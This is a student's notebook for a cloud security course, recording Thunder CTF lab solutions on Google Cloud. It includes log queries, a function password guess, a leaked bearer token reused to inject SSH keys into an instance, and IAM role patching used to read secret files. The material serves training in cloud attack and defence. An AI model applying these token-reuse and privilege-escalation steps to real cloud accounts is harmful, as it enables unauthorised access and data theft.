

# Notebook 4

## CS495 Web and Cloud Security

### PDX | Winter 2022

Evan La Fleur

<b>4 Cloud Security</b>	<b>4</b>
4.1 Cloud Setup	4
4.1.1 AWS Academy	4
4.2 Thunder CTF	4
4.2.3 a1openbucket	4
4.2.7 a2finance	5
4.2.10 a3password	6
4.2.12 a4error	6
4.2.14 a5power	6
4.2.17 a6container	7
4.3 Thunder CTF Defender	7
4.3.3 defender/Intro	7
4.3.5 defender/audit (part 1)	7
4.3.9 defender/audit (part 2)	7
4.3.11 defender/audit (part 3)	7
4.4 flaws.cloud	8
4.4.2 flaws: Level 1	8
4.4.3 flaws: Level 2	11
4.4.4 flaws: Level 3	11
4.4.5 flaws: Level 4	13
4.4.6 flaws: Level 5	13
4.4.7 flaws: Level 6	13
4.5 flaws2.cloud	14
4.5.2 flaws2 Attacker: Level 1	14
4.5.3 flaws2 Attacker: Level 2	14
4.5.4 flaws2 Attacker: Level 3	14
4.5.5 flaws2 Attacker: Objective 1	14
4.5.6 flaws2 Attacker: Objective 2	14
4.5.7 flaws2 Attacker: Objective 3	14
4.5.8 flaws2 Attacker: Objective 4	14
4.5.9 flaws2 Attacker: Objective 5	14
4.5.10 flaws2 Attacker: Objective 6	14
4.6 Serverless Goat	15
4.6.3 Gather Information	15
4.6.4 Test adversarial input	15
4.6.5 Command injection	15
4.6.6 Reverse-engineer the source	15
4.6.7 Information Exposure	15
4.6.8 Expose and leverage credentials	15
4.6.9 Excess permissions	15

4.6.10 Data exfiltration	15
4.7 CloudGoat	15
4.7.2 iam_privesc_by_rollback	15
4.7.4 cloud_breach_s3	16
4.7.7 ec2_ssrf	17
4.7.10 rce_web_app	18

# 4 Cloud Security

## 4.1 Cloud Setup

### 4.1.1 AWS Academy


All Of the settings for this appear to be functional.

## 4.2 Thunder CTF

### 4.2.3 a1openbucket

Start Time: 11:45pm 2/21

End Time: 11:50pm 2/21




A screenshot of the Google Cloud Shell terminal interface. The title bar says "CLOUD SHELL Terminal (w22websec-elafleur-evan-lafleu) +". Below the title bar is a toolbar with icons for Open Editor, Help, Settings, and others. The main area is a terminal window with the following text:

```
501982919623707603435588791870415713605855696665
elafleur
~
```

Today

11:52 PM	⌚ List log entries	elafleur@pdx.edu listed log entries	▼
11:52 PM	⌚ List log entries	elafleur@pdx.edu listed log entries	▼
11:52 PM	⌚ List log entries	elafleur@pdx.edu listed log entries	▼
11:52 PM	⌚ List log entries	elafleur@pdx.edu listed log entries	▼
11:52 PM	⌚ List log entries	elafleur@pdx.edu listed log entries	▼
11:50 PM	⌚ Get object	elafleur@pdx.edu retrieved secret.txt	▼
11:50 PM	⌚ Get object	elafleur@pdx.edu retrieved secret.txt	▼



A screenshot of the Google Cloud Logging interface. The log entry details are as follows:

2022-02-21 23:50:00.492 PST | storage.googleapis.com storage.objects.get ...1-bucket-448211175697/objects/secret.txt | elafleur@pdx.edu audit\_log, method: "storage.objects.get", principal\_email: "elafleur@pdx.edu"

The log entry is expanded to show its full JSON structure:

```
{  
  insertId: "-yy0kqbesl718"  
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Fdata_access"  
  protoPayload: {9}  
  receiveTimestamp: "2022-02-22T07:50:00.588804323Z"  
  resource: {2}  
  severity: "INFO"  
  timestamp: "2022-02-22T07:50:00.492062771Z"  
}
```

Below the log entry are several buttons: Hide log summary, Expand nested fields, Copy to clipboard, and Copy link.

- What is the `methodName` of the creation command and the `principalEmail` address of the account that issued it?

```
methodName: "v2.deploymentmanager.deployments.insert"
```

```
principalEmail: "elafleur@pdx.edu"
```

- What is the `methodName` of the deletion command?

```
methodName: "v2.deploymentmanager.deployments.delete"
```

## 4.2.7 a2finance

Start Time: 12:06 am 2/22

End Time: 12:30 am 2/22

```
(env-tctf) elafleur@cloudshell:~/thunder-ctf (w22websec-elafleur-evan-lafleu)$ gcloud logging read "logName=projects/w22websec-elafleur-evan-lafleu/logs/transactions AND jsonPayload.name=ERNEST_GUTIERREZ"
---
insertId: 1trgsq8fxtr7vv
jsonPayload:
  credit-card-number: '1197739505650011'
  name: ERNEST_GUTIERREZ
  transaction-total: $192.05
logName: projects/w22websec-elafleur-evan-lafleu/logs/transactions
receiveTimestamp: '2022-02-22T08:06:53.810281281Z'
resource:
  labels:
    instance_id: '4568300353618521318'
    project_id: ''
    zone: projects/587678703902/zones/us-west1-a
    type: gce_instance
  timestamp: '2022-02-22T08:06:53.810281281Z'
(env-tctf) elafleur@cloudshell:~/thunder-ctf (w22websec-elafleur-evan-lafleu)$
```

List log entries		⋮ ^
	a2-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com listed log entries	
	February 22, 2022 at 12:30:01 AM GMT-8	
<b>User</b>	a2-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com	
<b>Resource name</b>	projects/w22websec-elafleur-evan-lafleu	
<b>Request</b>		
<b>Filter</b>	timestamp>="2022-02-21T08:30:01.092140Z" AND logName=projects/w22websec-elafleur-evan-lafleu/logs/transactions AND jsonPayload.name=ERNEST_GUTIERREZ	
<b>Order by</b>	timestamp desc	
<b>Page size</b>	1000	
<b>Resource names</b>	projects/w22websec-elafleur-evan-lafleu	

```

▼ protoPayload: {
  @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  ▶ authenticationInfo: {3}
  ▶ authorizationInfo: [3]
  methodName: "google.logging.v2.LoggingServiceV2.ListLogEntries"
  ▼ request: {
    @type: "type.googleapis.com/google.logging.v2.ListLogEntriesRequest"
    filter:
      "timestamp>="2022-02-21T08:30:01.092140Z" AND logName=projects/w22websec-elafleur-evan-
      lafleu/logs/transactions AND jsonPayload.name=ERNEST_GUTIERREZ"
    orderBy: "timestamp desc"
    pageSize: 1000
  }
}

```

- What is the name of the service account that was used to perform the command? Explain the difference between this service account and the one from the previous step.

Logging.googleapis.com was originally used to find the answer previously. For this lab compute.googleapis.com was used.

- What is the service account key name used to perform this operation? (We would want to delete this key if this were an actual compromise.)

serviceAccountKeyName:

[//iam.googleapis.com/projects/w22websec-elafleur-evan-lafleu/serviceAccounts/a2-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com/keys/](https://iam.googleapis.com/projects/w22websec-elafleur-evan-lafleu/serviceAccounts/a2-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com/keys/)

50198291962370760343558791870415713605855696665

35.230.18.65

#### 4.2.10 a3password

Start Time: Fri 25 Feb 2022 05:18:33 AM UTC

End Time: Fri 25 Feb 2022 06:10:37 AM UTC

(w22websec-elafleur-evan-lafleu) X + ▾

```
501982919623707603435588791870415713605855696665
~
~
~
```

```
(env-tctf) elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$ curl https://us-central1-w22websec-elafleur-evan-lafleu.cloudfunctions.net/a3-func-945325964715?password=864773882184 -H "Authorization: Bearer $(gcloud auth print-identity-token)"
"
Correct password. The secret is: 79400899719811824003778061133465608555614500331
```

v i 2022-02-24 21:12:04.460 PST storage.googleapis.com storage.objects.get \_76e9739906/version-2/function-source.zip service-748320662327@gcf... audit\_log, method: "storage.objects.get", principal\_email: "service-748320662327@gcf-admin-robot.iam.gserviceaccount.com"

Hide log summary Expand nested fields Copy to clipboard Copy link

```
{
  insertId: "-9fcznbf1ns5w0"
  logName: "projects/w22websec-elafleur-evan-lafleu/logs/claudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "service-748320662327@gcf-admin-robot.iam.gserviceaccount.com"
    }
    authorizationInfo: [1]
    methodName: "storage.objects.get"
    requestMetadata: {
      callerIp: "50.109.251.62"
      callerSuppliedUserAgent:
        "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36,gzip(gfe)"
    }
    destinationAttributes: {0}
    requestAttributes: {2}
  }
  resourceLocation: {1}
  resourceName:
  "projects/_/buckets/gcf-sources-748320662327-us-central1/objects/a3-func-945325964715-2487644b-4430-49b2-be04-7176e9739906/version-2/function-source.zip"
  serviceName: "storage.googleapis.com"
  status: {0}
}
receiveTimestamp: "2022-02-25T05:12:05.276627273Z"
resource: {2}
severity: "INFO"
timestamp: "2022-02-25T05:12:04.460660054Z"
}
```

		2022-02-24 22:18:38.480 PST	<a href="#">storage.googleapis.com</a>	<a href="#">storage.objects.get</a>	
			<a href="#">...3-bucket-945325964715/objects/secret.txt</a>		
			<a href="#">a3-func-945325964715-sa@w...</a>	<a href="#">audit_log</a> , <a href="#">method:</a>	
			<a href="#">"storage.objects.get"</a>	<a href="#">, principal_email:</a>	<a href="#">"a3-func-945325964715-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.com"</a>
▼ {					
			insertId: "nb676neji2sx"		
			logName:		
			"projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Fdata_access"		
▼ protoPayload: {					
			@type: "type.googleapis.com/google.cloud.audit.AuditLog"		
	▶	authenticationInfo: {2}			
	▶	authorizationInfo: [1]			
		methodName: "storage.objects.get"			
	▶	requestMetadata: {4}			
	▶	resourceLocation: {1}			
		resourceName: "projects/_/buckets/a3-bucket-945325964715/objects/secret.txt"			
		serviceName: "storage.googleapis.com"			
	▶	status: {0}			
		}			
		receiveTimestamp: "2022-02-25T06:18:38.808836837Z"			
▶	resource: {2}				
		severity: "INFO"			
		timestamp: "2022-02-25T06:18:38.480736971Z"			
	}				

▼ i 2022-02-24 22:08:34.648 PST

```

storage.googleapis.com storage.objects.get
...76e9739906/version-2/function-source.zip
service-748320662327@gcf-... audit_log, method:
"storage.objects.get", principal_email:
"service-748320662327@gcf-admin-
robot.iam.gserviceaccount.com"

```

▼ { Hide log summary Expand nested fields Copy to clipboard Copy link

```

insertId: "-bxwee9f21digs"
logName:
"projects/w22websec-elafleur-evan-lafleu/logs/cloudaudit.googleapis.com%2Fdata_access"
protoPayload: {
  @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  authenticationInfo: {1}
  authorizationInfo: [1]
  methodName: "storage.objects.get"
  requestMetadata: {4}
  resourceLocation: {1}
  resourceName:
  "projects/_/buckets/gcf-sources-748320662327-us-central1/objects/a3-func-945325964715-
  2487644b-4430-49b2-be04-7176e9739906/version-2/function-source.zip"
  serviceName: "storage.googleapis.com"
  status: {0}
}
receiveTimestamp: "2022-02-25T06:08:34.801717072Z"
resource: {2}
severity: "INFO"
timestamp: "2022-02-25T06:08:34.648091807Z"
}

```

#### 4.2.12 a4error

Start Time: **Fri 25 Feb 2022 07:09:47 AM UTC**

End Time: **Fri 25 Feb 2022 07:31:23 AM UTC**

Request:

GET

<https://www.googleapis.com/storage/v1/b/a4-bucket-572527201994/o/filename?alt=media>

Authorization: Bearer

ya29.c.b0AXv0zTMaXWsNCc72ex23HurQDqGC16ARsNzXNXg-0Y3Q1\_4LJKij7Hy60D8NYLG8w5  
 Pk0HQ4FxPIQABARSSJLIUGnldD8oygnEZW8nIE01w0xWi8wSAqqpmZb6GnIqfRuYsK9W9jKWQPn  
 aHuR9rsFpW2B7-Kc1J7oE0hGHuPDMWBDx6Wgfsh-mMU0S405EfhbGxYTfG\_31IQZrQu5H6og1pA  
 cNulnkDmVGL8qSIpLvvnp7fPb4Km7cphqdZJDw

```
NAME: a4-instance
ZONE: us-west1-b
MACHINE_TYPE: f1-micro
PREEMPTIBLE:
INTERNAL_IP: 10.138.0.8
EXTERNAL_IP: 34.105.100.146
STATUS: RUNNING
```

```
The key fingerprint is:  
SHA256:yruvdCFHVfQ5PM14mxyScVLcohMA6j9IKeaInm/ZHvs  
elafleur@cs-944180438231-default
```

```
The key's randomart image is:
```

```
+---[RSA 2048]----+
|       ..o+oooo. |
|       . .   .o**. |
|       . .     =Bo+|
|       . o     o o++|
|       o = S     . + |
|       . + + * .  |
|       . . +.= +  |
|       . .o 0oo .  |
|       oo..o=E.    |
+---[SHA256]-----+
```

```
curl --request POST \
```

```
'https://www.googleapis.com/compute/v1/projects/w22websec-elafleur-evan-lafleu/zones/us-wes
t1-b/instances/a4-instance/setMetadata' \
-H 'Authorization: Bearer
ya29.c.b0AXv0zTMaXWsNCc72ex23HurQDqGC16ARsNzXNXg-0Y3Q1_4LJKij7Hy60D8NYLG8w5Pk
0HQ4FxPIQABARSSJLIUGnldD8oygnEZW8nIE01w0xWi8wSAqqpmZb6GnIqfRuYsK9W9jKWQPnaHuR
9rsFpW2B7-Kc1J7oE0hGHuPDMWBDx6Wgfhsh-mMU0S405EfhBgxYTFG_31IQZrQu5H6og1pAcNu1nk
DmVGL8qSIpLvvp7fPb4Km7cphqdZJDw' \
-H 'Accept: application/json' \
-H 'Content-Type: application/json' \
--data '{
  "fingerprint": "73K9PLUo6il=",
  "items": [
    {
      "key": "ssh-keys",
```

```

    "value": "ubuntu:ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCeSLV0byfMkU64a2iMAu6xMLUV9HdhD/csNY6S
UVVXfSIP28vtwZ4PyxwH+Amf4hc7Ok1eulijAgqoqcnYGmOI453CLpeSBvjLwRpwCebkpzpoBw
UGAaYFK/WBO4yJRxa3Sxn7+13agBDe/LZu99XgMx2nesjYGT4MJRpfDFApK79LoimXtVA09
OdZj2E6lIVPqUy5hdx/YdN37GOPw5K7vZBWx6N+5eboXt+TJjtrrAKf2kxko/1Hnr5j0jUS0pjIUL3a
InNWO1dMP82Wtr3GflxGNjSxeKJ4QtRjSL3vF+Bwf4EFp6YcKSXZcCPGp7GxBNBwycGb0J2L
kSLR8F elafleur@cs-944180438231-default ubuntu"
}


]
}


```

```

ubuntu@a4-instance:~$ ls
ubuntu@a4-instance:~$ cd ..
ubuntu@home$ ls
secretuser  ubuntu
ubuntu@home$ cd ~/..秘密user
ubuntu@home/secretuser$ ls
secret.txt
ubuntu@home/secretuser$ cat secret.txt
44657442144699016174833552137288428338231124797
ubuntu@home/secretuser$ []

```





2022-02-24 23:16:17.776 PST 59cg3df07s1g Exception on / [GET]

```

Traceback (most recent call last):
  File "/workspace/main.py", line 20, in main
    response.raise_for_status()
  File "/layers/google.python.pip/pip/lib/python3.7/site-packages/requests/models.py", line 960, in raise_for_status
    raise HTTPError(http_error_msg, response=self)
requests.exceptions.HTTPError: 404 Client Error: Not Found for url: https://www.googleapis.com/storage/v1/b/a4-
bucket-572527201994/o/alt=media?alt=media

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/layers/google.python.pip/pip/lib/python3.7/site-packages/flask/app.py", line 2073, in wsgi_app
    response = self.full_dispatch_request()
  File "/layers/google.python.pip/pip/lib/python3.7/site-packages/flask/app.py", line 1518, in full_dispatch_request
    rv = self.handle_user_exception(e)
  File "/layers/google.python.pip/pip/lib/python3.7/site-packages/flask/app.py", line 1516, in full_dispatch_request
    rv = self.dispatch_request()
  File "/layers/google.python.pip/pip/lib/python3.7/site-packages/flask/app.py", line 1502, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**req.view_args)
  File "/layers/google.python.pip/pip/lib/python3.7/site-packages/functions_framework/__init__.py", line 99, in
view_func
    return function(request._get_current_object())
  File "/workspace/main.py", line 23, in main
    f"Request failed.\n Request:{request_string(gcs_req)}\n"
requests.exceptions.HTTPError: Request failed.
Request:
GET https://www.googleapis.com/storage/v1/b/a4-bucket-572527201994/o/alt=media?alt=media

Authorization: Bearer ya29.c.b0AXv0zTPWcGm2KyuKv7cARV571TFUMogg23h_MthTqvLBafY04XSZKsn2HCtRl01SuySGAi-
GnkH2XnScphf2ExgUThX9quQB7J26qzTdaRChiUCGvjxstoRbtjahXwH0Y1bshkh5rda21_EmAasiJuMTQ7M0wf1aqiLIn02D_6GPNoQEN7LSkLkpQck
hTdQ1a_XtCCZP7v0W72FE4mu7HQM4Nn51RJFZ6rRNpiYkYC3Cp0pNvbyZLQFTEA.....
.....
```

## 4.2.14 a5power

Start Time: Fri 25 Feb 2022 07:48:03 AM UTC

End Time: Fri 25 Feb 2022 08:11:11 AM UTC

```

elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$ gcloud functions
list
NAME: a5-func-883227565353
STATUS: ACTIVE
TRIGGER: HTTP Trigger
REGION: us-central1
elafleur@cloudshell:~ (w22websec-elafleur-evan-lafleu)$ gcloud functions
describe a5-func-883227565353

availableMemoryMb: 256
buildId: e1396d7b-de4a-4d9e-a620-e19c37516582
buildName:
projects/748320662327/locations/us-central1/builds/e1396d7b-de4a-4d9e-a620-
e19c37516582
dockerRegistry: CONTAINER_REGISTRY
```

```
entryPoint: main
httpsTrigger:
  securityLevel: SECURE_OPTIONAL
  url:
    https://us-central1-w22websec-elafleur-evan-lafleu.cloudfunctions.net/a5-fu
    nc-883227565353
  ingressSettings: ALLOW_ALL
  labels:
    goog-dm: thunder
  name:
    projects/w22websec-elafleur-evan-lafleu/locations/us-central1/functions/a5-
    func-883227565353
  runtime: python37
  serviceAccountEmail:
    a5-func-883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.
    com
  sourceUploadUrl:
    https://storage.googleapis.com/gcf-upload-us-central1-be23c19c-ddd5-4e4a-a9
    5b-5848d3189eca/aae65ee5-b85b-470d-8a8a-5aeffde6b4f3.zip
  status: ACTIVE
  timeout: 60s
  updateTime: '2022-02-25T07:46:40.595Z'
  versionId: '2'
```

```
Deploying function (may take a while - up to 2 minutes)...done.
availableMemoryMb: 256
buildId: 24db0684-276b-46b3-a9a9-1ae9bee09b7a
buildName:
  projects/748320662327/locations/us-central1/builds/24db0684-276b-46b3-a9a9-
  1ae9bee09b7a
dockerRegistry: CONTAINER_REGISTRY
entryPoint: main
httpsTrigger:
  securityLevel: SECURE_OPTIONAL
  url:
    https://us-central1-w22websec-elafleur-evan-lafleu.cloudfunctions.net/a5-fu
    nc-883227565353
  ingressSettings: ALLOW_ALL
  labels:
    deployment-tool: cli-gcloud
    goog-dm: thunder
  name:
```

```
projects/w22websec-elafleur-evan-lafleu/locations/us-central1/functions/a5-
func-883227565353
runtime: python38
serviceAccountEmail:
a5-func-883227565353-sa@w22websec-elafleur-evan-lafleu.iam.gserviceaccount.
com
sourceUploadUrl:
https://storage.googleapis.com/gcf-upload-us-central1-be23c19c-ddd5-4e4a-a9
5b-5848d3189eca/1288982e-7f10-4b4d-9007-b4935f073de6.zip
status: ACTIVE
timeout: 60s
updateTime: '2022-02-25T08:01:37.276Z'
versionId: '3'
```

```
$(gcloud auth print-identity-token)"
ya29.c.b0AXv0zTMD0B4y36Bqnv65H885H8B9EVBFKLT1CVsYCMtbBITpM27Z3M107ey-15oSCK
9RGcMUPCcFHT9sDW5nyZ0ECM0Tnk6PDmLf61syxs5WssIE6i52Qw370eLh6zzj5bVQMQSwQnADP
JmyM2y8Xirn6giFaXZwmYc_YpMzPo4R88_Mkx_zV5tLukrmdvW5D2FBry1YF9hFxoP-mCldtPtb
DsSf035CK4uZ7-m83TaJQA8h8rHoG7ysILsASw
```

```
curl --request POST \
'https://cloudresourcemanager.googleapis.com/v1/projects/w22websec-elafleur
-evan-lafleu:getIamPolicy' \
--header 'Authorization: Bearer
ya29.c.b0AXv0zTMD0B4y36Bqnv65H885H8B9EVBFKLT1CVsYCMtbBITpM27Z3M107ey-15oSCK
9RGcMUPCcFHT9sDW5nyZ0ECM0Tnk6PDmLf61syxs5WssIE6i52Qw370eLh6zzj5bVQMQSwQnADP
JmyM2y8Xirn6giFaXZwmYc_YpMzPo4R88_Mkx_zV5tLukrmdvW5D2FBry1YF9hFxoP-mCldtPtb
DsSf035CK4uZ7-m83TaJQA8h8rHoG7ysILsASw' \
--header 'Accept: application/json' \
--header 'Content-Type: application/json' \
--data '{}'
```

```
"role": "projects/w22websec-elafleur-evan-lafleu/roles/a5_access_role_883227565353",
"members": [
"serviceAccount:a5-access@w22websec-elafleur-evan-lafleu.iam.gserviceaccoun
```

```
t.com"
```

```
]
```

```
curl --request PATCH \  
'https://iam.googleapis.com/v1/projects/w22websec-elafleur-evan-lafleu/roles/a5_access_role_883227565353?updateMask=includedPermissions' \  
--header 'Authorization: Bearer  
ya29.c.b0AXv0zTMDOB4y36Bqnv65H885H8B9EVBFKLT1CVsYCMtbBITpM27Z3M107ey-15oSCK  
9RGcMUPCcFHT9sDW5nyZ0ECM0Tnk6PDmLf61syxs5WssIE6i52Qw370eLh6zzj5bVQMGSwQnADP  
JmyM2y8Xirn6giFaXZwmYc_YpMzPo4R88_Mkx_zV5tLukrmvdW5D2FBry1YF9hFxoP-mCldtPtb  
DsSf035CK4uZ7-m83TaJQA8h8rHoG7ysILsASw' \  
--header 'Accept: application/json' \  
--header 'Content-Type: application/json' \  
--data '{  
    "includedPermissions": [  
        "storage.objects.get",  
        "storage.objects.list",  
        "storage.buckets.get",  
        "storage.buckets.list",  
    ]  
}'
```

```
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ gsutil ls a5-bucket-883227565353/  
CommandException: "ls" command does not support "file://" URLs. Did you mean to use a gs:// URL?  
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ gsutil ls gs://a5-bucket-883227565353/  
gs://a5-bucket-883227565353/secret.txt  
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ gsutil cp gs://a5-bucket-883227565353/secret.txt .  
Copying gs://a5-bucket-883227565353/secret.txt...  
/ [1 files] [ 48.0 B/ 48.0 B]  
Operation completed over 1 objects/48.0 B.  
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ ls  
a5power.hints.html a5power.py a5power.yaml function __pycache__ secret.txt  
elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$ cat secret.txt  
652879098125236039926793887127483584859668708544elafleur@cloudshell:~/thunder-ctf/core/levels/thunder/a5power (w22websec-elafleur-evan-lafleu)$
```

2022-02-25 00:08:40.162 PST storage.googleapis.com storage.objects.get \_5-bucket-883227565353/objects/secret.txt elafleur@pdx.edu

